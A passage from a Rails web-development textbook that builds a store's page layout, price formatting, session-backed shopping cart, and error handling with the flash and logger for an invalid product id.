/> - </div> 20 <div id="main"> - <%= yield :layout %> - </div> - </div> - </body> 25 </html> Apart from the usual HTML gubbins, this layout has three Rails-specific items. Line 6 uses a Rails helper method to generate a <link> tag to our depot.css Report erratum this copy is (P1.0 printing, March 2009)
I TERATION B2: A DDING A P AGE L AYOUT 100 stylesheet. On line 11, we set the page heading to the value in the instance variable @page_title. The real magic, however, takes place on line 21. When we invoke yield, passing it the name :layout, Rails automatically substitutes in the page-specific content—the stuff generated by the view invoked by this request. In our case, this will be the catalog page generated by index.html.erb.3 To make this all work, we need to add the following to our depot.css stylesheet: Download depot_e/public/stylesheets/depot.css /* Styles for main page */ #ba nner { background: #9c9 ; padding-top: 10px; padding-bottom: 10px; border-bottom: 2px solid; font: small-caps 40px/40px "Times New Roman", serif; color: #282 ; text-align: center; } #ba nner img { float: left; } #c olumns { background: #141 ; } #main { margin-left: 13em; padding-top: 4ex; padding-left: 2em; background: white; } #side { float: left; padding-top: 1em; padding-left: 1em; padding-bottom: 1em; width: 12em; background: #141 ; } #side a { color: #bfb ; font-size: small; } 3. Rails also sets the variable @content_for_layout to the results of rendering the action, so you can also substitute this value into the layout in place of the yield. This was the original way of doing it (and we personally find it more readable). Using yield is considered sexier. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION B3: U SING A H ELPER TO F ORMAT THE P RICE 101 Figure 7.2: Catalog with layout added Hit Refresh, and the browser window looks something like Figure 7.2. It won’t win any design awards, but it’ll show our customer roughly what the final page will look like. 7.3 Iteration B3: Using a Helper to Format the Price There’s a problem with our catalog display. The database stores the price as a number, but we’d like to show it as dollars and cents. A price of 12.34 should be shown as $12.34, and 13 should display as $13.00. One solution would be to format the price in the view. For example, we could say this: <span class="price" ><%= sprintf("$%0.02f" , product.price) %></span> This would work, but it embeds knowledge of currency formatting into the view. Should we want to internationalize the application later, this would be a maintenance problem. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION B4: L INKING TO THE C AR T 102 Instead, let’s use a helper method to format the price as a currency. Rails has an appropriate one built in—it’s called number_to_currency. Using our helper in the view is simple: in the index template, we change this: <span class="price" ><%= product.price %></span> to the following: <span class="price" ><%= number_to_currency(product.price) %></span> Sure enough, when we hit Refresh, we see a nicely formatted price: 7.4 Iteration B4: Linking to the Cart Our customer is really pleased with our progress. We’re still on the first day of development, and we have a halfway decent-looking catalog display. However, she points out that we’ve forgotten a minor detail—there’s no way for anyone to buy anything at our store. We forgot to add any kind of Add to Cart link to our catalog display. Back on page 59, we used the link_to helper to generate links from a Rails view back to another action in the controller. We could use this same helper to put an Add to Cart link next to each product on the catalog page. As we saw on page 93, this is dangerous. The problem is that the link_to helper generates an HTML <a href=...> tag. When you click the corresponding link, your browser generates an HTTP GET request to the server. And HTTP GET requests are not supposed to change the state of anything on the server—they’re to be used only to fetch information. We previously showed the use of :method => :delete as one solution to this problem. Rails provides a useful alternative: the button_to method also links a view back to the application, but it does so by generating an HTML form that contains just a single button. When the user clicks the button, an HTTP POST request is generated. And a POST request is just the ticket when we want to do something like add an item to a cart. Let’s add the Add to Cart button to our catalog page: Download depot_e/app/views/store/index.html.erb <h1>Your Pragmatic Catalog</h1> <% for product in @products -%> <div class="entry"> <%= image_tag(product.image_url) %> Report erratum this copy is (P1.0 printing, March 2009)
I TERATION B4: L INKING TO THE C AR T 103 <h3><%=h product.title %></h3> <%= product.description %> <div class="price-line"> <span class="price"><%= number_to_currency(product.price) %></span> <%= button_to "Add to Cart" %> </div> </div> <% end %> There’s one more formatting issue. button_to creates an HTML <form>, and that form contains an HTML <div>. Both of these are normally block elements, which will appear on the next line. We’d like to place them next to the price, so we need a little CSS magic to make them inline: Download depot_f/public/stylesheets/depot.css #store .entry form, #store .entry form div { display: inline; } Now our index page looks like Figure 7.3, on the next page. Of course, if we push the button now, nothing will happen because the button has no action associated with it. So, that’s what we will have to fix next. What We Just Did We’ve put together the basis of the store’s catalog display. The steps were as follows: 1. Create a new controller to handle customer-centric interactions. 2. Implement the default index action. 3. Add a class method to the Product model to provide a list of items for sale. 4. Implement a view (an .html.erb file) and a layout to contain it (another .html.erb file). 5. Use a helper to format prices the way we want. 6. Add a button to each item to allow folks to add it to their carts. 7. Make a simple modification to a stylesheet. It’s time to check it all in and move on to the next task, namely, making the Add to Cart link actually do something! Playtime Here’s some stuff to try on your own: • Add a date and time to the sidebar. It doesn’t have to update; just show the value at the time the page was displayed. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION B4: L INKING TO THE C AR T 104 Figure 7.3: Now there’s an Add to Cart button. • Change the application so that clicking a book’s image will also invoke the yet-to-be-written add_to_cart action. Hint: the first parameter to link_to is placed in the generated <a> tag, and the Rails helper image_tag con- structs an HTML <img> tag. Include a call to it as the first parameter to a link_to call. Be sure to include :method => :post in your html_options on your call to link_to. • The full description of the number_to_currency helper method is as follows: number_to_currency(number, options = {}) Formats a number into a currency string. The options hash can be used to customize the format of the output. The number can contain a level of precision using the :precision key; the default is 2. The currency type can be set using the :unit key (default "$") The unit separator can be set using the :separator key (default ".") The delimiter can be set using the :delimiter key (default ","). number_to_currency(1234567890.50) -> $1,234,567,890.50 number_to_currency(1234567890.506) -> $1,234,567,890.51 number_to_currency(1234567890.50, :unit => "&pound;" , :separator => "," , :delimiter => "" ) -> &pound;1234567890,50 Experiment with setting various options, and see the effect on your cat- alog listing. (You’ll find hints at http://pragprog.wikidot.com/rails-play-time.) Report erratum this copy is (P1.0 printing, March 2009)
In this chapter, we’ll see • sessions and session management, • nondatabase models, • error diagnosis and handling, • the flash, and • logging. Chapter 8 Task C: Cart Creation Now that we have the ability to display a catalog containing all our wonderful products, it would be nice to be able to sell them. Our customer agrees, so we’ve jointly decided to implement the shopping cart functionality next. This is going to involve a number of new concepts, including sessions, error handling, and the flash, so let’s get started. 8.1 Sessions Before we launch into our next wildly successful iteration, we need to spend just a little while looking at sessions, web applications, and Rails. As users browse our online catalog, they will (we hope) select products to buy. The convention is that each item selected will be added to a virtual shopping cart, held in our store. At some point, our buyers will have everything they need and will proceed to our site’s checkout, where they’ll pay for the stuff in the carts. This means that our application will need to keep track of all the items added to the cart by the buyer. This sounds simple, except for one minor detail. The protocol used to talk between browsers and application programs is stateless— it has no memory built in. Each time your application receives a request from the browser is like the first time they’ve talked to each other. That’s cool for romantics but not so good when you’re trying to remember what products your user has already selected. The most popular solution to this problem is to fake out the idea of stateful transactions on top of HTTP, which is stateless. A layer within the application tries to match an incoming request to a locally held piece of session data. If a particular piece of session data can be matched to all the requests that come from a particular browser, we can keep track of all the stuff done by the user of that browser using that session data.
S ESSIONS 106 The underlying mechanisms for doing this session tracking are varied. Some- times an application encodes the session information in the form data on each page. Sometimes the encoded session identifier is added to the end of each URL (the so-called URL Rewriting option). And sometimes the application uses cookies. Rails uses the cookie-based approach. A cookie is simply a chunk of named data that a web application passes to a web browser. The browser remembers it. Subsequently, when the browser sends a request to the application, the cookie data tags along. The application uses information in the cookie to match the request with session information stored in the server. It’s an ugly solution to a messy problem. Fortunately, as a Rails programmer you don’t have to worry about all these low-level details. (In fact, the only reason to go into them at all is to explain why users of Rails applications must have cookies enabled in their browsers.) Rather than have developers worry about protocols and cookies, Rails provides a simple abstraction. Within the controller, Rails maintains a special hash-like hash ֒ page 673 → collection called session. Any key/value pairs you store in this hash during the processing of a request will be available during subsequent requests from the same browser. In the Depot application we want to use the session facility to store the infor- mation about what’s in each buyer’s cart. But we have to be slightly careful here—the issue is deeper than it might appear. There are problems of resilience and scalability. One choice would be to store session information in a file on the server. If you have a single Rails server running, there’s no problem with this. But imagine that your store application gets so wildly popular that you run out of capacity on a single-server machine and need to run multiple boxes. The first request from a particular user might be routed to one back-end machine, but the second request might go to another. The session data stored on the first server isn’t available on the second; the user will get very confused as items appear and disappear in their cart across requests. So, it’s a good idea to make sure that session information is stored somewhere external to the application where it can be shared between multiple applica- tion processes if needed. And if this external store is persistent, we can even bounce a server and not lose any session information. We talk all about setting up session information in Section 22.2, Rails Sessions, on page 477, and we’ll see that there are a number of different session storage options. For now, let’s arrange for our application to store session data in a table in our database. Putting Sessions in the Database Rails makes it easy to store session data in the database. We’ll need to run a couple of Rake tasks to create a database table with the correct layout. Report erratum this copy is (P1.0 printing, March 2009)
S ESSIONS 107 First, we’ll create a migration containing our session table definition. There’s a predefined Rake task that creates just the migration we need: depot> rake db:sessions:create exists db/migrate create db/migrate/20080601000004_create_sessions.rb Then, we’ll apply the migration to add the table to our schema: depot> rake db:migrate If you now look at your database, you’ll find a new table called sessions. Next, we have to tell Rails to use database storage for our application sessions (the default is to store everything in cookies). This is a configuration option, so not surprisingly you’ll find it specified in a file in the config directory. Open the file environment.rb, and you’ll see a bunch of configuration options, all com- mented out. Scan down for the one that looks like this:1 # Use the database for sessions instead of the cookie-based default, # which shouldn't be used to store highly confidential information # (create the session table with 'rake db:sessions:create') # config.action_controller.session_store = :active_record_store Notice that the last line is commented out. Remove the leading # character on that line to activate the database storage of sessions: # Use the database for sessions instead of the cookie-based default, # which shouldn't be used to store highly confidential information # (create the session table with 'rake db:sessions:create') config.action_controller.session_store = :active_record_store Sessions and Browsers As we discussed, the default Rails implementation of sessions is to use a cookie to store a session id on the user’s browser. When requests come in from that browser, Rails extracts the session id and uses that to retrieve the session data from (in our case) the database. But there’s an important subtlety here: cookies are stored on the browser by both the server host name and by the cookie name. If you run two different applications on the same server, you’ll probably want them to use different cookie names to store their session keys. If you don’t, they’ll interfere with each other. Fortunately, Rails deals with this. When you create a new application with the rails command, it establishes a name for the cookie used to store the session id. This name includes the name of your application. 1. In Rails 2.3, you will need to look in config/initializers/session_store.rb for the setting of ActionCon- troller::Base.session_store instead. Report erratum this copy is (P1.0 printing, March 2009)
S ESSIONS 108 The setup is done in the same environment.rb file in the config directory: Download depot_f/config/environment.rb config.action_controller.session = { :session_key => '_depot_session' , :secret => 'f914e9b1bbdb829688de8512f...9b1810a4e238a61dfd922dc9dd62521' } By choosing something other than the cookie store, you do however have one more action you will need to take. You will need to uncomment the secret by removing the # character from one line in the file application.rb2 in the app/controller directory: Download depot_f/app/controllers/application.rb class ApplicationController < ActionController::Base helper :all # include all helpers, all the time # See ActionController::RequestForgeryProtection for details # Uncomment the :secret if you're not using the cookie session store protect_from_forgery :secret => '8fc080370e56e929a2d5afca5540a0f7' # See ActionController::Base for details # Uncomment this to filter the contents of submitted sensitive data parameters # from your application log (in this case, all fields with names like "password"). # filter_parameter_logging :password end That’s it! The next time you restart your application (stopping and starting script/server), it will store its session data in the database. Why not do that now? Carts and Sessions So, having just plowed through all that theory, where does that leave us in practice? We need to be able to assign a new cart object to a session the first time it’s needed and find that cart object again every time it’s needed in the same session. We can achieve that by creating a method, find_cart, in the store controller. A simple (but verbose) implementation would be as follows: def find_cart unless session[:cart] # if there's no cart in the session session[:cart] = Cart.new # add a new one end session[:cart] # return existing or new cart end Remember that Rails makes the current session look like a hash to the con- troller, so we’ll store the cart in the session by indexing it with the symbol :cart. We don’t currently know just what our cart will be—for now let’s assume that it’s a class, so we can create a new cart object using Cart.new. Armed with all this knowledge, we can now arrange to keep a cart in the user’s session. 2. Starting with Rails 2.3, this file will be named application_controller.rb, and the :secret parameter is no longer needed or supported. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION C1: C REATING A C AR T 109 It turns out there’s a more idiomatic way of doing the same thing in Ruby: Download depot_f/app/controllers/store_controller.rb private def find_cart session[:cart] ||= Cart.new end This method is fairly tricky. It uses Ruby’s conditional assignment operator, ||=. If the session hash has a value corresponding to the key :cart, that value is ||= ֒ page 678 → returned immediately. Otherwise, a new Cart object is created and assigned to the session. This new Cart is then returned. Note that we make the find_cart method private. This prevents Rails from mak- ing it available as an action on the controller. Be careful as you add methods to this controller as we work further on the cart—if you add them after the private declaration, they’ll be invisible outside the class. New actions must go before the private line. 8.2 Iteration C1: Creating a Cart We’re looking at sessions because we need somewhere to keep our shopping cart. We’ve got the session stuff sorted out, so let’s move on to implement the cart. For now, let’s keep it simple. It holds data and contains some business logic, so we know that it is logically a model. But, do we need a cart database table? Not necessarily. The cart is tied to the buyer’s session, and as long as that session data is available across all our servers (when we finally deploy in a multiserver environment), that’s probably good enough. So for now, we’ll assume the cart is a regular class and see what happens. We’ll use our editor to create the file cart.rb in the app/models directory.3 The implementation is simple. The cart is basically a wrapper for an array of items. When a product is added (using the add_product method), it is appended to the item list: Download depot_f/app/models/cart.rb class Cart attr_reader attr_reader :items ֒ page 671 → def initialize @items = [] end def add_product(product) @items << product end end 3. Note that we don’t use the Rails model generator to create this file. The generator is used only to create database-backed models. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION C1: C REATING A C AR T 110 Observant readers (yes, that’s all of you) will have noticed that our catalog listing view already includes an Add to Cart button for each product. What we want to do now is to wire it up to an add_to_cart action on the store controller. However, there’s a problem with this: how will the add_to_cart action know which product to add to our cart? We’ll need to pass it the id of the item corresponding to the button. That’s easy enough—we simply add an :id option to the button_to call.4 Our index.html.erb template now looks like this: Download depot_f/app/views/store/index.html.erb <%= button_to "Add to Cart" , :action => 'add_to_cart', :id => product %> This button links to an add_to_cart action in the store controller (and we haven’t written that action yet). It will pass in the product id as a form param- eter. Here’s where we start to see how important the id field is in our models. Rails identifies model objects (and the corresponding database rows) by their id fields. If we pass an id to add_to_cart, we’re uniquely identifying the product to add. Let’s implement the add_to_cart method now. It needs to find the shopping cart for the current session (creating one if there isn’t one there already), add the selected product to that cart, and display the cart contents. So, rather than worry too much about the details, let’s just write the code at this level of abstraction. Here’s the add_to_cart method in app/controllers/store_controller.rb: Download depot_f/app/controllers/store_controller.rb Line 1 def add_to_cart 2 product = Product.find(params[:id]) 3 @cart = find_cart 4 @cart.add_product(product) 5 end On line 2, we use the params object to get the id parameter from the request, then we call the Product model to find the product with that id, and finally we save the result into a local variable named product. The next line uses the find_cart method we implemented on the previous page to find (or create) a cart in the session. Line 4 then adds the product to this cart. The params object is important inside Rails applications. It holds all of the parameters passed in a browser request. By convention, params[:id] holds the id, or the primary key, of the object to be used by an action. We set that id when we used :id => product in the button_to call in our view. Be careful when you add the add_to_cart method to the controller. Because it is called as an action, it must be public and so must be added above the private directive we put in to hide the find_cart method. 4. Saying :id => product is idiomatic shorthand for :id => product.id. Both pass the product’s id back to the controller. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION C1: C REATING A C AR T 111 What happens when we click one of the Add to Cart buttons in our browser? What does Rails do after it finishes executing the add_to_cart action? It goes and finds a template called add_to_cart in the app/views/store directory. We haven’t written one, so Rails complains. Let’s make it happy by writing a trivial template (we’ll tart it up in a minute): Download depot_f/app/views/store/add_to_cart.html.erb <h2>Your Pragmatic Cart</h2> <ul> <% for item in @cart.items %> <li><%=h item.title %></li> <% end %> </ul> So, with everything plumbed together, let’s hit Refresh in our browser. Your browser will probably warn you that you’re about to submit form data again (because we added the product to our cart using button_to, and that uses a form). Click OK, and you should see our simple view displayed: There are two products in the cart because we submitted the form twice (once when we did it initially and got the error about the missing view and the second time when we reloaded that page after implementing the view). Report erratum this copy is (P1.0 printing, March 2009)
I TERATION C2: C REATING A S MAR TER C AR T 112 Go back to http://localhost:3000/store, the main catalog page, and add a different product to the cart. You’ll see the original two entries plus our new item in your cart. It looks like we’ve got sessions working. It’s time to show our customer, so we call her over and proudly display our handsome new cart. Somewhat to our dismay, she makes that tsk-tsk sound that customers make just before telling you that you clearly don’t get something. Real shopping carts, she explains, don’t show separate lines for two of the same product. Instead, they show the product line once with a quantity of 2. Looks like we’re lined up for our next iteration. 8.3 Iteration C2: Creating a Smarter Cart It looks like we have to find a way to associate a count with each product in our cart. Let’s create a new model class, CartItem, that contains a reference to both a product and a quantity: Download depot_g/app/models/cart_item.rb class CartItem attr_reader :product, :quantity def initialize(product) @product = product @quantity = 1 end def increment_quantity @quantity += 1 end def title @product.title end def price @product.price * @quantity end end We’ll now use this from within the add_product method in our Cart. This code checks whether our list of items already includes the product we’re adding; if iterating ֒ page 675 → it does, it bumps the quantity, and if it doesn’t, it adds a new CartItem: Download depot_g/app/models/cart.rb def add_product(product) current_item = @items.find {|item| item.product == product} if current_item current_item.increment_quantity else Report erratum this copy is (P1.0 printing, March 2009)
I TERATION C2: C REATING A S MAR TER C AR T 113 @items << CartItem.new(product) end end We’ll also make a quick change to the add_to_cart view to use this new infor- mation: Download depot_g/app/views/store/add_to_cart.html.erb <h2>Your Pragmatic Cart</h2> <ul> <% for item in @cart.items %> <li><%= item.quantity %> &times; <%=h item.title %></li> <% end %> </ul> By now we’re pretty confident in our Rails fu, so we confidently go to the store page and hit the Add to Cart button for a product. And, of course, there’s nothing like a little hubris to trigger a reality check. Rather than seeing our new cart, we’re faced with a somewhat brutal error screen, shown here: At first, we might be tempted to think that we’d misspelled something in cart.rb, but a quick check shows that it’s OK. But then, we look at the error message more closely. It says undefined method ‘product’ for #<Product:...>. That means that it thinks the items in our cart are products, not cart items. It’s almost as if Rails hasn’t spotted the changes we’ve made. But, looking at the source, the only time we reference a product method, we’re calling it on a CartItem object. So, why does it think the @items array contains products when our code clearly populates it with cart items? To answer this, we have to ask where the cart that we’re adding to comes from. That’s right. It’s in the session. And the cart in the session is the old version, the one where we just blindly appended products to the @items array. So, when Report erratum this copy is (P1.0 printing, March 2009)
I TERATION C2: C REATING A S MAR TER C AR T 114 Rails pulls the cart out of the session, it’s getting a cart full of product objects, not cart items. And that’s our problem. The easiest way to confirm this is to delete the old session, removing all traces of the original cart implementation. Because we’re using database-backed ses- sions, we can use a handy Rake task to clobber the session table: depot> rake db:sessions:clear Now if you hit Refresh, you will see a different error: ActionController:: InvalidAuthenticityToken. This is not too surprising given that you’ve just cleared all the sessions. To completely clear this issue, you will need to hit the Back button until you see the Catalog, hit Refresh on that page (so that you start a new session), and only then can you verify that the application is running the new cart and the new add_to_cart view. The Moral of the Tale Our problem was caused by the session storing the old version of the cart object, which wasn’t compatible with our new source file. We fixed that by blowing away the old session data. Because we’re storing full objects in the session data, whenever we change our application’s source code, we potentially become incompatible with this data, and that can lead to errors at runtime. This isn’t just a problem during development. Say we rolled out version one of our Depot application, using the old version of the cart. We have thousands of customers busily shopping. We then decide to roll out the new, improved cart model. The code goes into production, and suddenly all the customers who are in the middle of a shopping spree find they’re getting errors when adding stuff to the cart. Our only fix is to delete the session data, which loses our customers’ carts. This tells us that it’s generally a really bad idea to store application-level objects in session data. Any change to the application could potentially require us to lose existing sessions when we next update the application in production. Instead, the recommended practice is to store only simple data in the session: strings, numbers, and so on. Keep your application objects in the database, and then reference them using their primary keys from the session data. If we were rolling the Depot application into production, we’d be wise to make the Cart class an Active Record object and store cart data in the database.5 The session would then store the cart object’s id. When a request comes in, we’d extract this id from the session and then load the cart from the database.6 Although this won’t automatically catch all problems when you update your application, it gives you a fighting chance of dealing with migration issues. 5. But we won’t for this demonstration application, because we wanted to illustrate the problems. 6. In fact, we can abstract this functionality into something called a filter and have it happen automatically. We’ll cover filters starting on page 488. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION C3: H ANDLING E RRORS 115 Figure 8.1: A cart with quantities Anyway, we now have a cart that maintains a count for each of the products that it holds, and we have a view that displays that count. We can see what this looks like in Figure 8.1. Happy that we have something presentable, we call our customer over and show her the result of our morning’s work. She’s pleased—she can see the site starting to come together. However, she’s also troubled, having just read an article in the trade press on the way e-commerce sites are being attacked and compromised daily. She read that one kind of attack involves feeding requests with bad parameters into web applications, hoping to expose bugs and security flaws. She noticed that the link to add an item to our cart looks like store/add_to_cart/nnn, where nnn is our internal product id. Feeling mali- cious, she manually types this request into a browser, giving it a product id of wibble. She’s not impressed when our application displays the page in Fig- ure 8.2, on the following page. This reveals way too much information about our application. It also seems fairly unprofessional. So, it looks as if our next iteration will be spent making the application more resilient. 8.4 Iteration C3: Handling Errors Looking at the page displayed in Figure 8.2, it’s apparent that our application raised an exception at line 16 of the store controller.7 That turns out to be this line: product = Product.find(params[:id]) 7. Your line number might be different. We have some book-related formatting stuff in our source files. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION C3: H ANDLING E RRORS 116 Figure 8.2: Our application spills its guts. If the product cannot be found, Active Record raises a RecordNotFound excep- tion,8 which we clearly need to handle. The question arises—how? We could just silently ignore it. From a security standpoint, this is probably the best move, because it gives no information to a potential attacker. How- ever, it also means that should we ever have a bug in our code that gener- ates bad product ids, our application will appear to the outside world to be unresponsive—no one will know there has been an error. Instead, we’ll take three actions when an exception is raised. First, we’ll log the fact to an internal log file using Rails’ logger facility (described on page 272). Second, we’ll output a short message to the user (something along the lines of “Invalid product”). And third, we’ll redisplay the catalog page so they can continue to use our site. The Flash! As you may have guessed, Rails has a convenient way of dealing with errors and error reporting. It defines a structure called a flash. A flash is a bucket (actually closer to a Hash) in which you can store stuff as you process a request. The contents of the flash are available to the next request in this session before being deleted automatically. Typically the flash is used to collect error 8. This is the error raised when running with SQLite 3. Other databases might cause a different error to be raised. If you use PostgreSQL, for example, it will refuse to accept wibble as a valid value for the primary key column and raise a StatementInvalid exception instead. You’ll need to adjust your error handling accordingly. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION C3: H ANDLING E RRORS 117 messages. For example, when our add_to_cart action detects that it was passed an invalid product id, it can store that error message in the flash area and redirect to the index action to redisplay the catalog. The view for the index action can extract the error and display it at the top of the catalog page. The flash information is accessible within the views by using the flash accessor method. Why couldn’t we just store the error in any old instance variable? Remember that after a redirect is sent by our application to the browser, the browser sends a new request back to our application. By the time we receive that request, our application has moved on—all the instance variables from previ- ous requests are long gone. The flash data is stored in the session in order to make it available between requests. Armed with all this background about flash data, we can now change our add_to_cart method to intercept bad product ids and report on the problem: Download depot_h/app/controllers/store_controller.rb def add_to_cart product = Product.find(params[:id]) @cart = find_cart @cart.add_product(product) rescue ActiveRecord::RecordNotFound logger.error("Attempt to access invalid product #{params[:id]}" ) flash[:notice] = "Invalid product" redirect_to :action => 'index' end The rescue clause intercepts the exception raised by Product.find. In the handler, we do the following: • Use the Rails logger to record the error. Every controller has a logger attribute. Here we use it to record a message at the error logging level. • Create a flash notice with an explanation. Just as with sessions, you access the flash as if it were a hash. Here we used the key :notice to store our message. • Redirect to the catalog display using the redirect_to method. This takes a wide range of parameters (similar to the link_to method we encountered in the templates). In this case, it instructs the browser to immediately request the URL that will invoke the current controller’s index action. Why redirect, rather than just display the catalog here? If we redirect, the user’s browser will end up displaying a URL of http://.../store/index, rather than http://.../store/add_to_cart/wibble. We expose less of the application this way. We also prevent the user from retriggering the error by hitting the Reload button. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION C3: H ANDLING E RRORS 118 With this code in place, we can rerun our customer’s problematic query. This time, when we enter the following URL: http://localhost:3000/store/add_to_cart/wibble we don’t see a bunch of errors in the browser. Instead, the catalog page is dis- played. If we look at the end of the log file (development.log in the log directory), we’ll see our message:9 Parameters: {"action"=>"add_to_cart", "id"=>"wibble", "controller"=>"store"} Product Load (0.000246) SELECT * FROM "products" WHERE ("products"."id" = 0) Attempt to access invalid product wibble Redirected to http://localhost:3000/store/index Completed in 0.00522 (191 reqs/sec) . . . Processing StoreController#index ... : : Rendering within layouts/store Rendering store/index So, the logging worked. But the flash message didn’t appear on the user’s browser. That’s because we didn’t display it. We’ll need to add something to the layout to tell it to display flash messages if they exist. The following html.erb code checks for a notice-level flash message and creates a new <div> contain- ing it if necessary: <% if flash[:notice] -%> <div id="notice"><%= flash[:notice] %></div> <% end -%> So, where do we put this code? We could put it at the top of the catalog display template—the code in index.html.erb. After all, that’s where we’d like it to appear right now. But it would be nice if all pages had a standardized way of displaying errors. 9. On Unix machines, we’d probably use a command such as tail or less to view this file. On Windows, you could use your favorite editor. It’s often a good idea to keep a window open showing new lines as they are added to this file. In Unix you’d use tail -f. You can download a tail command for Windows from http://gnuwin32.sourceforge.net/packages/coreutils.htm or get a GUI-based tool from http://tailforwin32.sourceforge.net/. Finally, some OS X users use Console.app to track log files. Just say open name.log at the command line. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION C3: H ANDLING E RRORS 119 We’re already using a Rails layout to give all the store pages a consistent look, so let’s add the flash-handling code into that layout. That way if our customer suddenly decides that errors would look better in the sidebar, we can make just one change and all our store pages will be updated. So, our new store layout code now looks as follows: Download depot_h/app/views/layouts/store.html.erb <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" > <html> <head> <title>Pragprog Books Online Store</title> <%= stylesheet_link_tag "depot" , :media => "all" %> </head> <body id="store"> <div id="banner"> <%= image_tag("logo.png" ) %> <%= @page_title || "Pragmatic Bookshelf" %> </div> <div id="columns"> <div id="side"> <a href="http://www....">Home</a><br /> <a href="http://www..../faq">Questions</a><br /> <a href="http://www..../news">News</a><br /> <a href="http://www..../contact">Contact</a><br /> </div> <div id="main"> <% if flash[:notice] -%> <div id="notice"><%= flash[:notice] %></div> <% end -%> <%= yield :layout %> </div> </div> </body> </html> We’ll also need a new CSS styling rule for the notice box: Download depot_h/public/stylesheets/depot.css #notice { border: 2px solid red; padding: 1em; margin-bottom: 2em; background-color: #f0f0f0 ; font: bold smaller sans-serif; } This time, when we manually enter the invalid product code, we see the error reported at the top of the catalog page. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION C4: F INISHING THE C AR T 120 Sensing the end of an iteration, we call our customer over and show her that the error is now properly handled. She’s delighted and continues to play with the application. She notices a minor problem on our new cart display—there’s no way to empty items out of a cart. This minor change will be our next itera- tion. We should make it before heading home. 8.5 Iteration C4: Finishing the Cart We know by now that in order to implement the “empty cart” function, we have to add a link to the cart and implement an empty_cart method in the store controller. Let’s start with the template. Rather than use a hyperlink, let’s use the button_to method to put a button on the page: Download depot_h/app/views/store/add_to_cart.html.erb <h2>Your Pragmatic Cart</h2> <ul> <% for item in @cart.items %> <li><%= item.quantity %> &times; <%=h item.title %></li> <% end %> </ul> <%= button_to 'Empty cart', :action => 'empty_cart' %> In the controller, we’ll implement the empty_cart method. It removes the cart from the session and sets a message into the flash before redirecting to the index page: Download depot_h/app/controllers/store_controller.rb def empty_cart session[:cart] = nil flash[:notice] = "Your cart is currently empty" redirect_to :action => 'index' end Now when we view our cart and click the Empty Cart button, we get taken back to the catalog page, and a nice little message says this: Report erratum this copy is (P1.0 printing, March 2009)
I TERATION C4: F INISHING THE C AR T 121 However, before we break an arm trying to pat ourselves on the back, let’s look back at our code. We’ve just introduced some duplication. In the store controller, we now have two places that put a message into the flash and redirect to the index page. Sounds like we should extract that com- mon code into a method, so let’s implement redirect_to_index and change the add_to_cart and empty_cart methods to use it: Download depot_i/app/controllers/store_controller.rb def add_to_cart product = Product.find(params[:id]) @cart = find_cart @cart.add_product(product) rescue ActiveRecord::RecordNotFound logger.error("Attempt to access invalid product #{params[:id]}" ) redirect_to_index("Invalid product" ) end def empty_cart session[:cart] = nil redirect_to_index("Your cart is currently empty" ) end private def redirect_to_index(msg) flash[:notice] = msg redirect_to :action => 'index' end And, finally, we’ll get around to tidying up the cart display. Rather than use <li> elements for each item, let’s use a table. Again, we’ll rely on CSS to do the styling: Download depot_i/app/views/store/add_to_cart.html.erb <div class="cart-title">Your Cart</div> <table> <% for item in @cart.items %> <tr> <td><%= item.quantity %>&times;</td> <td><%=h item.title %></td> <td class="item-price"><%= number_to_currency(item.price) %></td> </tr> <% end %> <tr class="total-line"> <td colspan="2">Total</td> <td class="total-cell"><%= number_to_currency(@cart.total_price) %></td> </tr> </table> <%= button_to "Empty cart" , :action => :empty_cart %> Report erratum this copy is (P1.0 printing, March 2009)
I TERATION C4: F INISHING THE C AR T 122 To make this work, we need to add a method to the Cart model that returns the total price of all the items. We can implement one using Rails’ nifty sum method to sum the prices of each item in the collection: Download depot_i/app/models/cart.rb def total_price @items.sum { |item| item.price } end Then we need to add a small bit to our depot.css stylesheet: Download depot_i/public/stylesheets/depot.css /* Styles for the cart in the main page */ .cart-title { font: 120% bold; } .item-price, .total-line { text-align: right; } .total-line .total-cell { font-weight: bold; border-top: 1px solid #595 ; } The end result is a nicer-looking cart: What We Just Did It has been a busy, productive day. We’ve added a shopping cart to our store, and along the way we’ve dipped our toes into some neat Rails features: • Using sessions to store state • Creating and integrating nondatabase models • Using the flash to pass errors and responses between actions Report erratum this copy is (P1.0 printing, March 2009)
I TERATION C4: F INISHING THE C AR T 123 • Using the logger to log events • Removing duplication from controllers We’ve also generated our fair share of errors and seen how to get around them. But, just as we think we’ve wrapped this functionality up, our customer wan- ders over with a copy of Information Technology and Golf Weekly. Apparently, there’s an article about a new style of browser interface, where stuff gets up- dated on the fly. “Ajax,” she says, proudly. Hmmm...let’s look at that tomorrow. Playtime Here’s some stuff to try on your own: • Add a new variable to the session to record how many times the user has accessed the store controller’s index action. The first time through, your count won’t be in the session. You can test for this with code like this: if session[:counter].nil? ... If the session variable isn’t there, you’ll need to initialize it. Then you’ll be able to increment it. • Pass this counter to your template, and display it at the top of the catalog page. Hint: the pluralize helper (described on page 517) might be useful when forming the message you display. • Reset the counter to zero whenever the user adds something to the cart. • Change the template to display the counter only if it is greater than five. (You’ll find hints at http://pragprog.wikidot.com/rails-play-time.) Report erratum this copy is (P1.0 printing, March 2009)
